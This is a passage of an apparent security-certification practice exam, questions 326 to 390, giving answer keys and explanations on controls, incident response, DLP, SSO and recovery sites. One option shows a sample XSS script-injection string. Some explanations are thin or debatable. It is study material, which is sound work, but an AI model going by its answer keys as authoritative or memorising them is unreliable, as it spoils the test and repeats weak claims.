Load balancer distributes network traffic but does not address MAC flooding attacks.

IPS (Intrusion Prevention System) detects and prevents attacks but isn't specifically designed for MAC flooding mitigation.

NGFW (Next-Generation Firewall) offers advanced traffic inspection but is not directly involved in MAC table security.

QUESTION 326

An administrator at a small business notices an increase in support calls from employees who receive a blocked page message after trying to navigate to a spoofed website. Which of the following should the administrator do?

- A. Deploy multifactor authentication.
- B. Decrease the level of the web filter settings
- C. Implement security awareness training.
- D. Update the acceptable use policy

Answer: C

Explanation:

In this scenario, employees are attempting to navigate to spoofed websites, which is being blocked by the web filter. To address this issue, the administrator should implement security awareness training. Training helps employees recognize phishing and other social engineering attacks, reducing the likelihood that they will attempt to access malicious websites in the future. Deploying multifactor authentication (MFA) would strengthen authentication but does not directly address user behavior related to phishing websites.

Decreasing the level of the web filter would expose the organization to more threats.

Updating the acceptable use policy may clarify guidelines but is not as effective as hands-on training for improving user behavior.

QUESTION 327

Which of the following control types is AUP an example of?

- A. Physical
- B. Managerial
- C. Technical
- D. Operational

Answer: B

Explanation:

An Acceptable Use Policy (AUP) is an example of a managerial control. Managerial controls are policies and procedures that govern an organization's operations, ensuring security through directives and rules. The AUP defines acceptable behavior and usage of company resources, setting guidelines for employees.

Physical controls refer to security measures like locks, fences, or security guards.

Technical controls involve security mechanisms such as firewalls or encryption.

Operational controls are procedures for maintaining security, such as backup and recovery plans.

QUESTION 328

Which of the following examples would be best mitigated by input sanitization?

- A. `<script>alert ("Warning!") ,-</script>`
- B. `nmap - 10.11.1.130`
- C. Email message: "Click this link to get your free gift card."
- D. Browser message: "Your connection is not private."

Answer: A

Explanation:

This example of a script injection attack would be best mitigated by input sanitization. Input sanitization involves cleaning or filtering user inputs to ensure that they do not contain harmful data, such as malicious scripts. This prevents attackers from executing script-based attacks (e.g., Cross-Site Scripting or XSS).

Nmap command is unrelated to input sanitization, as it is a network scanning tool.

Email phishing attempts require different mitigations, such as user training.

Browser warnings about insecure connections involve encryption protocols, not input validation.

QUESTION 329

A security engineer is installing an IPS to block signature-based attacks in the environment. Which of the following modes will best accomplish this task?

- A. Monitor
- B. Sensor
- C. Audit
- D. Active

Answer: D

Explanation:

To block signature-based attacks, the Intrusion Prevention System (IPS) must be in active mode. In this mode, the IPS can actively monitor and block malicious traffic in real time based on predefined signatures. This is the best mode to prevent known attack types from reaching the internal network.

Monitor mode and sensor mode are typically passive, meaning they only observe and log traffic without actively blocking it.

Audit mode is used for review purposes and does not actively block traffic.

QUESTION 330

An organization wants to limit potential impact to its log-in database in the event of a breach. Which of the following options is the security team most likely to recommend?

- A. Tokenization
- B. Hashing
- C. Obfuscation
- D. Segmentation

Answer: B

Explanation:

To limit the potential impact on the log-in database in case of a breach, the security team would most likely recommend hashing. Hashing converts passwords into fixed-length strings of characters, which cannot be easily reversed to reveal the original passwords. Even if the database is breached, attackers cannot easily retrieve the actual passwords if they are properly hashed (especially with techniques like salting).

Tokenization is used to replace sensitive data with a token, but it is more common for protecting credit card data than passwords.

Obfuscation is the process of making data harder to interpret but is weaker than hashing for password protection.
Segmentation helps isolate data but doesn't directly protect the contents of the login database.

QUESTION 331

A visitor plugs a laptop into a network jack in the lobby and is able to connect to the company's network. Which of the following should be configured on the existing network infrastructure to best prevent this activity?

- A. Port security
- B. Web application firewall
- C. Transport layer security
- D. Virtual private network

Answer: A

Explanation:

Port security is the best solution to prevent unauthorized devices, like a visitor's laptop, from connecting to the company's network. Port security can limit the number of devices that can connect to a network switch port and block unauthorized MAC addresses, effectively stopping unauthorized access attempts.

Web application firewall (WAF) protects against web-based attacks, not unauthorized network access.

Transport Layer Security (TLS) ensures encrypted communication but does not manage physical network access.

Virtual Private Network (VPN) secures remote connections but does not control access through physical network ports.

QUESTION 332

During a penetration test, a vendor attempts to enter an unauthorized area using an access badge. Which of the following types of tests does this represent?

- A. Defensive
- B. Passive
- C. Offensive
- D. Physical

Answer: D

Explanation:

Attempting to enter an unauthorized area using an access badge during a penetration test is an example of a physical test. This type of test evaluates the effectiveness of physical security controls, such as access badges, security guards, and locks, in preventing unauthorized access to restricted areas.

Defensive and offensive testing typically refer to digital or network-based penetration testing strategies.

Passive testing involves observing or monitoring but not interacting with the environment.

QUESTION 333

Which of the following is a common, passive reconnaissance technique employed by penetration testers in the early phases of an engagement?

- A. Open-source intelligence

- B. Port scanning
- C. Pivoting
- D. Exploit validation

Answer: A

Explanation:

OSINT involves gathering information from publicly available sources, such as social media, websites, and online databases, without actively interacting with the target system. This technique helps in identifying potential vulnerabilities and understanding the target's environment before more intrusive methods are used.

QUESTION 334

Which of the following should a security operations center use to improve its incident response procedure?

- A. Playbooks
- B. Frameworks
- C. Baselines
- D. Benchmarks

Answer: A

Explanation:

A playbook is a documented set of procedures that outlines the step-by-step response to specific types of cybersecurity incidents. Security Operations Centers (SOCs) use playbooks to improve consistency, efficiency, and accuracy during incident response. Playbooks help ensure that the correct procedures are followed based on the type of incident, ensuring swift and effective remediation.

Frameworks provide general guidelines for implementing security but are not specific enough for incident response procedures.

Baselines represent normal system behavior and are used for anomaly detection, not incident response guidance.

Benchmarks are performance standards and are not directly related to incident response.

QUESTION 335

An administrator has identified and fingerprinted specific files that will generate an alert if an attempt is made to email these files outside of the organization. Which of the following best describes the tool the administrator is using?

- A. DLP
- B. SNMP traps
- C. SCAP
- D. IPS

Answer: A

Explanation:

The administrator is using a Data Loss Prevention (DLP) tool, which is designed to identify, monitor, and protect sensitive data. By fingerprinting specific files, DLP ensures that these files cannot be emailed or sent outside the organization without triggering an alert or blocking the action. This is a key feature of DLP systems, which prevent data exfiltration and ensure data security compliance.

SNMP traps are used for network management and monitoring, not data protection.

SCAP (Security Content Automation Protocol) is a set of standards for automating vulnerability

management and policy compliance, unrelated to file monitoring.
IPS (Intrusion Prevention System) blocks network-based attacks but does not handle file fingerprinting.

QUESTION 336

A security analyst is investigating a workstation that is suspected of outbound communication to a command-and-control server. During the investigation, the analyst discovered that logs on the endpoint were deleted. Which of the following logs would the analyst most likely look at next?

- A. IPS
- B. Firewall
- C. ACL
- D. Windows security

Answer: B

Explanation:

Since the logs on the endpoint were deleted, the next best option for the analyst is to examine firewall logs. Firewall logs can reveal external communication, including outbound traffic to a command-and-control (C2) server. These logs would contain information about the IP addresses, ports, and protocols used, which can help in identifying suspicious connections.

IPS logs may provide information about network intrusions, but firewall logs are better for tracking communication patterns.

ACL logs (Access Control List) are useful for tracking access permissions but not for identifying C2 communication.

Windows security logs would have been ideal if they had not been deleted.

QUESTION 337

A security team is setting up a new environment for hosting the organization's on-premises software application as a cloud-based service. Which of the following should the team ensure is in place in order for the organization to follow security best practices?

- A. Visualization and isolation of resources
- B. Network segmentation
- C. Data encryption
- D. Strong authentication policies

Answer: A

Explanation:

When hosting an on-premises software application in a cloud-based service, ensuring visualization and isolation of resources is crucial for maintaining security best practices. This involves using virtualization techniques to create isolated environments (e.g., virtual machines or containers) for different applications and services, reducing the risk of cross-tenant attacks or resource leakage.

Network segmentation is important but pertains more to securing network traffic rather than isolating computing resources.

Data encryption is also essential but doesn't specifically address resource isolation in a cloud environment.

Strong authentication policies are critical for access control but do not address the need for isolating resources within the cloud environment.

QUESTION 338

Which of the following phases of an incident response involves generating reports?

- A. Recovery
- B. Preparation
- C. Lessons learned
- D. Containment

Answer: C

Explanation:

The lessons learned phase of an incident response process involves reviewing the incident and generating reports. This phase helps identify what went well, what needs improvement, and what changes should be made to prevent future incidents. Documentation and reporting are essential parts of this phase to ensure that the findings are recorded and used for future planning.

Recovery focuses on restoring services and normal operations.

Preparation involves creating plans and policies for potential incidents, not reporting.

Containment deals with isolating and mitigating the effects of the incident, not generating reports.

QUESTION 339

A business needs a recovery site but does not require immediate failover. The business also wants to reduce the workload required to recover from an outage. Which of the following recovery sites is the best option?

- A. Hot
- B. Cold
- C. Warm
- D. Geographically dispersed

Answer: C

Explanation:

A warm site is the best option for a business that does not require immediate failover but wants to reduce the workload required for recovery. A warm site has some pre-installed equipment and data, allowing for quicker recovery than a cold site, but it still requires some setup before becoming fully operational.

Hot sites provide immediate failover but are more expensive and require constant maintenance.

Cold sites require significant time and effort to get up and running after an outage.

Geographically dispersed sites refer to a specific location strategy rather than the readiness of the recovery site.

QUESTION 340

Which of the following best describes the practice of researching laws and regulations related to information security operations within a specific industry?

- A. Compliance reporting
- B. GDPR
- C. Due diligence
- D. Attestation

Answer: C

Explanation:

Due diligence refers to the process of researching and understanding the laws, regulations, and best practices that govern information security within a specific industry. Organizations are required to conduct due diligence to ensure compliance with legal and regulatory requirements, which helps mitigate risks and avoid penalties.

Compliance reporting involves generating reports to demonstrate adherence to legal or regulatory standards.

GDPR is a specific regulation governing data privacy in the EU, not a general practice of researching laws.

Attestation is a formal declaration that an organization is compliant with a set of standards but is not the act of researching the laws.

QUESTION 341

A security analyst developed a script to automate a trivial and repeatable task. Which of the following best describes the benefits of ensuring other team members understand how the script works?

- A. To reduce implementation cost
- B. To identify complexity
- C. To remediate technical debt
- D. To prevent a single point of failure

Answer: D

Explanation:

Ensuring that other team members understand how a script works is essential to prevent a single point of failure. If only one person knows how the script operates, the organization risks being unable to maintain or troubleshoot it if that person is unavailable. Sharing knowledge ensures continuity and reduces dependence on one individual.

Reducing implementation cost and remediating technical debt are secondary considerations in this context.

Identifying complexity is important, but the main benefit is to avoid a single point of failure.

QUESTION 342

A bank set up a new server that contains customers' PII. Which of the following should the bank use to make sure the sensitive data is not modified?

- A. Full disk encryption
- B. Network access control
- C. File integrity monitoring
- D. User behavior analytics

Answer: C

Explanation:

To ensure that sensitive data, such as Personally Identifiable Information (PII), is not modified, the bank should implement file integrity monitoring (FIM). FIM tracks changes to files and provides alerts if unauthorized modifications are detected, ensuring data integrity.

Full disk encryption protects data at rest but does not prevent or monitor modifications.

Network access control (NAC) manages access to the network but doesn't monitor file changes.

User behavior analytics (UBA) detects suspicious user activities but is not focused on file integrity.

QUESTION 343

A legacy device is being decommissioned and is no longer receiving updates or patches. Which of the following describes this scenario?

- A. End of business
- B. End of testing

- C. End of support
- D. End of life

Answer: D

Explanation:

When a legacy device is no longer receiving updates or patches, it is considered to be at the end of life (EOL). This means the manufacturer has ceased support for the device, and it will no longer receive updates, security patches, or technical assistance. EOL devices pose security risks and are often decommissioned or replaced.

End of support may seem similar but typically refers to the cessation of technical support, whereas EOL means the device is fully retired.

End of business and End of testing do not apply in this context.

QUESTION 344

Employees located off-site must have access to company resources in order to complete their assigned tasks. These employees utilize a solution that allows remote access without interception concerns. Which of the following best describes this solution?

- A. Proxy server
- B. NGFW
- C. VPN
- D. Security zone

Answer: C

Explanation:

A Virtual Private Network (VPN) is the best solution to allow remote employees secure access to company resources without interception concerns. A VPN establishes an encrypted tunnel over the internet, ensuring that data transferred between remote employees and the company is secure from eavesdropping.

Proxy server helps with web content filtering and anonymization but does not provide encrypted access.

NGFW (Next-Generation Firewall) enhances security but is not the primary tool for enabling remote access.

Security zone is a network segmentation technique but does not provide remote access capabilities.

QUESTION 345

Which of the following alert types is the most likely to be ignored over time?

- A. True positive
- B. True negative
- C. False positive
- D. False negative

Answer: C

Explanation:

A false positive is an alert that incorrectly identifies benign activity as malicious. Over time, if an alerting system generates too many false positives, security teams are likely to ignore these alerts, resulting in "alert fatigue." This increases the risk of missing genuine threats.

True positives and true negatives are accurate and should be acted upon.

False negatives are more dangerous because they fail to identify real threats, but they are not "ignored" since they do not trigger alerts.

QUESTION 346

The Chief Information Security Officer (CISO) at a large company would like to gain an understanding of how the company's security policies compare to the requirements imposed by external regulators.

Which of the following should the CISO use?

- A. Penetration test
- B. Internal audit
- C. Attestation
- D. External examination

Answer: D

Explanation:

An external examination (also known as an external audit or external review) is the best method for the Chief Information Security Officer (CISO) to gain an understanding of how the company's security policies compare to external regulatory requirements. External examinations are conducted by third-party entities that assess an organization's compliance with laws, regulations, and industry standards.

Penetration tests focus on identifying vulnerabilities, not compliance.

Internal audits assess internal controls but are not impartial or focused on regulatory requirements.

Attestation is a formal declaration but does not involve the actual evaluation of compliance.

QUESTION 347

A systems administrator notices that one of the systems critical for processing customer transactions is running an end-of-life operating system. Which of the following techniques would increase enterprise security?

- A. Installing HIDS on the system
- B. Placing the system in an isolated VLAN
- C. Decommissioning the system
- D. Encrypting the system's hard drive

Answer: B

Explanation:

To enhance security for a system running an end-of-life operating system, placing the system in an isolated VLAN is the most effective approach. By isolating the system from the rest of the network, you can limit its exposure to potential threats while maintaining its functionality. This segmentation helps protect the rest of the network from any vulnerabilities in the outdated system.

Installing HIDS (Host-based Intrusion Detection System) can help detect intrusions but won't mitigate the risks posed by an unsupported OS.

Decommissioning may not be feasible if the system is critical.

Encrypting the system's hard drive protects data at rest but doesn't address vulnerabilities from an outdated OS.

QUESTION 348

An organization is adopting cloud services at a rapid pace and now has multiple SaaS applications in use. Each application has a separate log-in, so the security team wants to reduce the number of credentials each employee must maintain. Which of the following is the first step the security team should take?

- A. Enable SAML
- B. Create OAuth tokens.
- C. Use password vaulting.
- D. Select an IdP

Answer: D

Explanation:

The first step in reducing the number of credentials each employee must maintain when using multiple SaaS applications is to select an Identity Provider (IdP). An IdP provides a centralized authentication service that supports Single Sign-On (SSO), enabling users to access multiple applications with a single set of credentials.

Enabling SAML would be part of the technical implementation but comes after selecting an IdP. OAuth tokens are used for authorization, but selecting an IdP is the first step in managing authentication.

Password vaulting stores multiple passwords securely but doesn't reduce the need for separate logins.

QUESTION 349

Which of the following would best explain why a security analyst is running daily vulnerability scans on all corporate endpoints?

- A. To track the status of patching installations
- B. To find shadow IT cloud deployments
- C. To continuously the monitor hardware inventory
- D. To hunt for active attackers in the network

Answer: A

Explanation:

Running daily vulnerability scans on all corporate endpoints is primarily done to track the status of patching installations. These scans help identify any missing security patches or vulnerabilities that could be exploited by attackers. Keeping the endpoints up-to-date with the latest patches is critical for maintaining security.

Finding shadow IT cloud deployments and monitoring hardware inventory are better achieved through other tools.

Hunting for active attackers would typically involve more real-time threat detection methods than daily vulnerability scans.

QUESTION 350

Which of the following threat vectors is most commonly utilized by insider threat actors attempting data exfiltration?

- A. Unidentified removable devices
- B. Default network device credentials
- C. Spear phishing emails
- D. Impersonation of business units through typosquatting

Answer: A

Explanation:

Unidentified removable devices, such as USB drives, are a common threat vector for insider threat actors attempting data exfiltration. Insiders can easily use these devices to transfer sensitive data out of the organization undetected, making it one of the most commonly utilized

methods for data theft.

Default network device credentials are a security vulnerability but not typically used for data exfiltration.

Spear phishing emails are used for external attacks, not insider data exfiltration.

Impersonation through typosquatting is typically used by external actors for phishing or fraud.

QUESTION 351

A new employee logs in to the email system for the first time and notices a message from human resources about onboarding. The employee hovers over a few of the links within the email and discovers that the links do not correspond to links associated with the company. Which of the following attack vectors is most likely being used?

- A. Business email
- B. Social engineering
- C. Unsecured network
- D. Default credentials

Answer: B

Explanation:

The employee notices that the links in the email do not correspond to the company's official URLs, indicating that this is likely a social engineering attack. Social engineering involves manipulating individuals into divulging confidential information or performing actions that may compromise security. Phishing emails, like the one described, often contain fraudulent links to trick the recipient into providing sensitive information or downloading malware.

Business email refers to business email compromise (BEC), which typically involves impersonating a high-level executive to defraud the company.

Unsecured network is unrelated to the email content.

Default credentials do not apply here, as the issue is with suspicious links, not login credentials.

QUESTION 352

An IT manager is increasing the security capabilities of an organization after a data classification initiative determined that sensitive data could be exfiltrated from the environment. Which of the following solutions would mitigate the risk?

- A. XDR
- B. SPF
- C. DLP
- D. DMARC

Answer: C

Explanation:

To mitigate the risk of sensitive data being exfiltrated from the environment, the IT manager should implement a Data Loss Prevention (DLP) solution. DLP monitors and controls the movement of sensitive data, ensuring that unauthorized transfers are blocked and potential data breaches are prevented.

XDR (Extended Detection and Response) is useful for threat detection across multiple environments but doesn't specifically address data exfiltration.

SPF (Sender Policy Framework) helps prevent email spoofing, not data exfiltration.

DMARC (Domain-based Message Authentication, Reporting & Conformance) also addresses email security and spoofing, not data exfiltration.

QUESTION 353

An important patch for a critical application has just been released, and a systems administrator is identifying all of the systems requiring the patch. Which of the following must be maintained in order to ensure that all systems requiring the patch are updated?

- A. Asset inventory
- B. Network enumeration
- C. Data certification
- D. Procurement process

Answer: A

Explanation:

To ensure that all systems requiring the patch are updated, the systems administrator must maintain an accurate asset inventory. This inventory lists all hardware and software assets within the organization, allowing the administrator to identify which systems are affected by the patch and ensuring that none are missed during the update process.

Network enumeration is used to discover devices on a network but doesn't track software that requires patching.

Data certification and procurement process are unrelated to tracking systems for patching purposes.

QUESTION 354

Which of the following security measures is required when using a cloud-based platform for IoT management?

- A. Encrypted connection
- B. Federated identity
- C. Firewall
- D. Single sign-on

Answer: A

Explanation:

IOT devices often transmit sensitive data over networks and encryption ensures that this data is securely transmitted and protected from interception or tampering.

QUESTION 355

The Chief Information Security Officer (CISO) has determined the company is non-compliant with local data privacy regulations. The CISO needs to justify the budget request for more resources. Which of the following should the CISO present to the board as the direct consequence of non-compliance?

- A. Fines
- B. Reputational damage
- C. Sanctions
- D. Contractual implications

Answer: A

QUESTION 356

Which of the following is a feature of a next-generation SIEM system?

- A. Virus signatures
- B. Automated response actions
- C. Security agent deployment
- D. Vulnerability scanning

Answer: B

Explanation:

The next-gen SIEM platforms can dynamically analyze vast datasets in real time, enabling the identification of subtle, evolving threats that traditional systems might overlook.

QUESTION 357

A company allows customers to upload PDF documents to its public e-commerce website. Which of the following would a security analyst most likely recommend?

- A. Utilizing attack signatures in an IDS
- B. Enabling malware detection through a UTM
- C. Limiting the affected servers with a load balancer
- D. Blocking command injections via a WAF

Answer: B

Explanation:

PDFs can be used to deliver malware such as embedded scripts or exploits. Enabling malware detection through a UTM helps to scan and block malicious content within uploaded files before they reach the server.

QUESTION 358

A Chief Information Security Officer would like to conduct frequent, detailed reviews of systems and procedures to track compliance objectives. Which of the following will be the best method to achieve this objective?

- A. Third-party attestation
- B. Penetration testing
- C. Internal auditing
- D. Vulnerability scans

Answer: C

QUESTION 359

After creating a contract for IT contractors, the human resources department changed several clauses. The contract has gone through three revisions. Which of the following processes should the human resources department follow to track revisions?

- A. Version validation
- B. Version changes
- C. Version updates
- D. Version control

Answer: D

Explanation:

Version control involves maintaining a record of changes made to the document, including details

such as who made the changes, when they were made, and what was modified. This process ensures that all revisions are documented, and the most current version of the contract is clearly identified.

QUESTION 360

The executive management team is mandating the company develop a disaster recovery plan. The cost must be kept to a minimum, and the money to fund additional internet connections is not available. Which of the following would be the best option?

- A. Hot site
- B. Cold site
- C. Failover site
- D. Warm site

Answer: B

QUESTION 361

Which of the following teams is best suited to determine whether a company has systems that can be exploited by a potential, identified vulnerability?

- A. Purple team
- B. Blue team
- C. Red team
- D. White team

Answer: C

QUESTION 362

A company is reviewing options to enforce user logins after several account takeovers. The following conditions must be met as part of the solution:

- Allow employees to work remotely or from assigned offices around the world.
- Provide a seamless login experience.
- Limit the amount of equipment required.

Which of the following best meets these conditions?

- A. Trusted devices
- B. Geotagging
- C. Smart cards
- D. Time-based logins

Answer: A

Explanation:

Trusted devices allow users to log in seamlessly from devices that are already recognized and trusted by the system. It supports remote and global access as the device does not need to be in a specific location or equipped with extra hardware. It minimizes the need for additional equipment and provides for a streamlined login experience.

QUESTION 363

Which of the following methods can be used to detect attackers who have successfully infiltrated a network? (Choose two.)

- A. Tokenization
- B. CI/CD
- C. Honeypots
- D. Threat modeling
- E. DNS sinkhole
- F. Data obfuscation

Answer: CE

Explanation:

Honeypot attracts and traps attacker and DNS sinkhole redirects malicious domain name queries to a controlled server to detect and block communication between compromised host and their C2 servers.

QUESTION 364

A company wants to ensure that the software it develops will not be tampered with after the final version is completed. Which of the following should the company most likely use?

- A. Hashing
- B. Encryption
- C. Baselines
- D. Tokenization

Answer: A

Explanation:

Hashing ensures integrity of software by detecting any unauthorized changes or tampering after its final version.

QUESTION 365

An organization completed a project to deploy SSO across all business applications last year. Recently, the finance department selected a new cloud-based accounting software vendor. Which of the following should most likely be configured during the new software deployment?

- A. RADIUS
- B. SAML
- C. EAP
- D. OpenID

Answer: B

Explanation:

SAML is widely used protocol for enabling SSO across different applications and systems, particularly in enterprise environments. It allows users to authentication once and gain access to multiple application, including cloud based services.

QUESTION 366

A user, who is waiting for a flight at an airport, logs in to the airline website using the public Wi-Fi, ignores a security warning and purchases an upgraded seat. When the flight lands, the user finds unauthorized credit card charges. Which of the following attacks most likely occurred?

- A. Replay attack
- B. Memory leak
- C. Buffer overflow attack
- D. On-path attack

Answer: D

Explanation:

An on-path attack, also known as a man-in-the-middle (MITM) attack, occurs when an attacker intercepts the communication between two parties (in this case, the user and the airline's website). Since the user was on a public Wi-Fi network and ignored security warnings, it's possible that the attacker was able to intercept the credit card information during the transaction, leading to unauthorized charges.

QUESTION 367

A network engineer deployed a redundant switch stack to increase system availability. However, the budget can only cover the cost of one ISP connection. Which of the following best describes the potential risk factor?

- A. The equipment MTBF is unknown.
- B. The ISP has no SLA.
- C. An RPO has not been determined.
- D. There is a single point of failure.

Answer: D

Explanation:

Since the budget only allows for one ISP connection, this creates a single point of failure for the network connectivity.

QUESTION 368

A network team segmented a critical, end-of-life server to a VLAN that can only be reached by specific devices but cannot be reached by the perimeter network. Which of the following best describe the controls the team implemented? (Choose two.)

- A. Managerial
- B. Physical
- C. Corrective
- D. Detective
- E. Compensating
- F. Technical
- G. Deterrent

Answer: EF

Explanation:

Technical controls involve the use of technology to manage or mitigate risks. By segmenting the server into VLAN and restricting access to specific devices, the network team has employed a technical control here.

Compensating controls are alternative measures in place to address a risk when the primary control is not feasible which in these cases segmenting the server into VLAN and limiting access can be seen as compensating control.

QUESTION 369

A threat actor was able to use a username and password to log in to a stolen company mobile device. Which of the following provides the best solution to increase mobile data security on all employees' company mobile devices?

- A. Application management
- B. Full disk encryption
- C. Remote wipe
- D. Containerization

Answer: B

Explanation:

The question was not asking about the single phone that was stolen (in which case a remote wipe may work after the fact); rather, it asks for "the best solution to increase mobile data security on all employees' company mobile devices".

QUESTION 370

Which of the following best describes the risk present after controls and mitigating factors have been applied?

- A. Residual
- B. Avoided
- C. Inherent
- D. Operational

Answer: A

Explanation:

This is the risk that remains after controls and mitigation efforts have been applied.

QUESTION 371

A software development team asked a security administrator to recommend techniques that should be used to reduce the chances of the software being reverse engineered. Which of the following should the security administrator recommend?

- A. Digitally signing the software
- B. Performing code obfuscation
- C. Limiting the use of third-party libraries
- D. Using compile flags

Answer: B

Explanation:

Code obfuscation deliberately makes the code more difficult to understand. This involves renaming variables, methods etc. Altering the code structure in ways that do not affect functionality but make reverse engineering much harder. Attacker use reverse engineering to find vulnerabilities that can be exploited or remove or bypass security protections such as encryption or anti tamper mechanisms.

QUESTION 372

Which of the following is a possible factor for MFA?

- A. Something you exhibit

- B. Something you have
- C. Somewhere you are
- D. Someone you know

Answer: B

QUESTION 373

Easy-to-guess passwords led to an account compromise. The current password policy requires at least 12 alphanumeric characters, one uppercase character, one lowercase character, a password history of two passwords, a minimum password age of one day, and a maximum password age of 90 days. Which of the following would reduce the risk of this incident from happening again? (Choose two.)

- A. Increasing the minimum password length to 14 characters.
- B. Upgrading the password hashing algorithm from MD5 to SHA-512.
- C. Increasing the maximum password age to 120 days.
- D. Reducing the minimum password length to ten characters.
- E. Reducing the minimum password age to zero days.
- F. Including a requirement for at least one special character.

Answer: AF

Explanation:

Since the issue is with the passwords being easy to guess, the solution would be one that addresses password complexity (and not password history or age necessarily). Increasing the minimum length of the password and introducing a special character would be the best options for this.

QUESTION 374

A user downloaded software from an online forum. After the user installed the software, the security team observed external network traffic connecting to the user's computer on an uncommon port. Which of the following is the most likely explanation of this unauthorized connection?

- A. The software had a hidden keylogger.
- B. The software was ransomware.
- C. The user's computer had a fileless virus.
- D. The software contained a backdoor.

Answer: D

Explanation:

The software contained a backdoor bypassing normal authentication method.

QUESTION 375

A utility company is designing a new platform that will host all the virtual machines used by business applications. The requirements include:

- A starting baseline of 50% memory utilization
- Storage scalability
- Single circuit failure resilience

Which of the following best meets all of these requirements?

- A. Connecting dual PDUs to redundant power supplies
- B. Transitioning the platform to an IaaS provider
- C. Configuring network load balancing for multiple paths
- D. Deploying multiple large NAS devices for each host

Answer: B

Explanation:

This option addresses the 50% memory utilization baseline, provides scalable storage, and typically includes built-in redundancy to handle single circuit failures. IaaS providers offer flexible resource allocation, easy scalability, and robust infrastructure with multiple layers of redundancy.

QUESTION 376

Which of the following best describes a use case for a DNS sinkhole?

- A. Attackers can see a DNS sinkhole as a highly valuable resource to identify a company's domain structure.
- B. A DNS sinkhole can be used to draw employees away from known-good websites to malicious ones owned by the attacker.
- C. A DNS sinkhole can be used to capture traffic to known-malicious domains used by attackers.
- D. A DNS sinkhole can be set up to attract potential attackers away from a company's network resources.

Answer: C

Explanation:

DNS sinkhole intercepts attempts to visit harmful websites and redirects them so you don't end up reaching a malicious website and keeps your computer safe.

QUESTION 377

An incident analyst finds several image files on a hard disk. The image files may contain geolocation coordinates. Which of the following best describes the type of information the analyst is trying to extract from the image files?

- A. Log data
- B. Metadata
- C. Encrypted data
- D. Sensitive data

Answer: B

QUESTION 378

Which of the following most likely describes why a security engineer would configure all outbound emails to use S/MIME digital signatures?

- A. To meet compliance standards
- B. To increase delivery rates
- C. To block phishing attacks
- D. To ensure non-repudiation

Answer: D

Explanation:

S/MIME digital signatures provides a way to ensure that the email has not been altered and that it genuinely comes from the sender (Non-repudiation).

QUESTION 379

Which of the following considerations is the most important regarding cryptography used in an IoT device?

- A. Resource constraints
- B. Available bandwidth
- C. The use of block ciphers
- D. The compatibility of the TLS version

Answer: A

Explanation:

IoT devices often have limited processing power, memory and battery life. This makes it crucial to choose cryptographic algorithms that are efficient and can operate within these constraints without degrading device performance.

QUESTION 380

A coffee shop owner wants to restrict internet access to only paying customers by prompting them for a receipt number. Which of the following is the best method to use given this requirement?

- A. WPA3
- B. Captive portal
- C. PSK
- D. IEEE 802.1X

Answer: B

Explanation:

This will allow the coffee shop to restrict internet access by redirecting users to a web page where they must enter the receipt information to gain access.

QUESTION 381

While performing digital forensics, which of the following is considered the most volatile and should have the contents collected first?

- A. Hard drive
- B. RAM
- C. SSD
- D. Temporary files

Answer: B

Explanation:

When the computer powers off, anything in the RAM is going to be lost. Therefore, collecting potential evidence out of the RAM is the first thing that should be done out of these options.

QUESTION 382

A hosting provider needs to prove that its security controls have been in place over the last six

months and have sufficiently protected customer data. Which of the following would provide the best proof that the hosting provider has met the requirements?

- A. NIST CSF
- B. SOC 2 Type 2 report
- C. CIS Top 20 compliance reports
- D. Vulnerability report

Answer: B

Explanation:

This report provides an audit of the service organization controls over a specified period of time like six months or more and assess how well those controls protect customers data according to predefined criteria.

QUESTION 383

A city municipality lost its primary data center when a tornado hit the facility. Which of the following should the city staff use immediately after the disaster to handle essential public services?

- A. BCP
- B. Communication plan
- C. DRP
- D. IRP

Answer: A

Explanation:

Disaster Recovery Plan (DRP): Focuses on the restoration of IT systems and data following a disaster. It's all about getting the technology and data back online to support critical operations.
Business Continuity Plan (BCP): Encompasses a broader scope, ensuring that all aspects of the organization can continue to function during and after a disaster. This includes not only IT recovery but also personnel, facilities, and communication strategies to maintain essential public services.

QUESTION 384

Which of the following is considered a preventive control?

- A. Configuration auditing
- B. Log correlation
- C. Incident alerts
- D. Segregation of duties

Answer: D

Explanation:

Segregation of duties is going to PREVENT users from having the ability to potentially manipulate processes within the business by splitting duties amongst others. Somewhat of a "checks and balances" kind of system.

QUESTION 385

A systems administrator notices that a testing system is down. While investigating, the systems administrator finds that the servers are online and accessible from any device on the server network. The administrator reviews the following information from the monitoring system:

Server name	IP	Traffic sent	Traffic received	Status
File01	10.12.14.13	2654812	23185	Up
DC01	10.12.15.2	168741	65481	Up
Test01	10.25.1.3	14872	654123168	Down
Test02	10.25.1.4	16941	651321685	Down
DC02	10.12.15.3	32145	32158	Up
Finance01	10.18.1.14	12374	6548	Up

Which of the following is the most likely cause of the outage?

- A. Denial of service
- B. ARP poisoning
- C. Jamming
- D. Kerberoasting

Answer: A

Explanation:

This is clearly indicative of DoS attack where the two Test hosts are being overwhelmed with excessive traffic received causing them to become unresponsive and crash.

QUESTION 386

A security team has been alerted to a flood of incoming emails that have various subject lines and are addressed to multiple email inboxes. Each email contains a URL shortener link that is redirecting to a dead domain. Which of the following is the best step for the security team to take?

- A. Create a blocklist for all subject lines.
- B. Send the dead domain to a DNS sinkhole.
- C. Quarantine all emails received and notify all employees.
- D. Block the URL shortener domain in the web proxy.

Answer: D

Explanation:

Block the URL shortener domain in the web proxy: By blocking the URL shortener domain, the security team can prevent users from accessing potentially malicious links, even if the domain is currently dead. This proactive measure helps mitigate the risk of future attacks using the same URL shortener.

QUESTION 387

A security administrator is working to secure company data on corporate laptops in case the laptops are stolen. Which of the following solutions should the administrator consider?

- A. Disk encryption
- B. Data loss prevention
- C. Operating system hardening
- D. Boot security

Answer: A

QUESTION 388

A company needs to keep the fewest records possible, meet compliance needs, and ensure destruction of records that are no longer needed. Which of the following best describes the policy that meets these requirements?

- A. Security policy
- B. Classification policy
- C. Retention policy
- D. Access control policy

Answer: C

QUESTION 389

Which of the following is a common source of unintentional corporate credential leakage in cloud environments?

- A. Code repositories
- B. Dark web
- C. Threat feeds
- D. State actors
- E. Vulnerability databases

Answer: A

Explanation:

Code repositories often contain hardcoded credentials, API keys, or other sensitive information that developers may accidentally commit without proper security measures. This can expose these credentials when the code is shared or made public, leading to unintentional leakage of corporate credentials in cloud environments.

QUESTION 390

Which of the following is the best reason an organization should enforce a data classification policy to help protect its most sensitive information?

- A. End users will be required to consider the classification of data that can be used in documents.
- B. The policy will result in the creation of access levels for each level of classification.
- C. The organization will have the ability to create security requirements based on classification levels.
- D. Security analysts will be able to see the classification of data within a document before opening it.

Answer: C

QUESTION 391

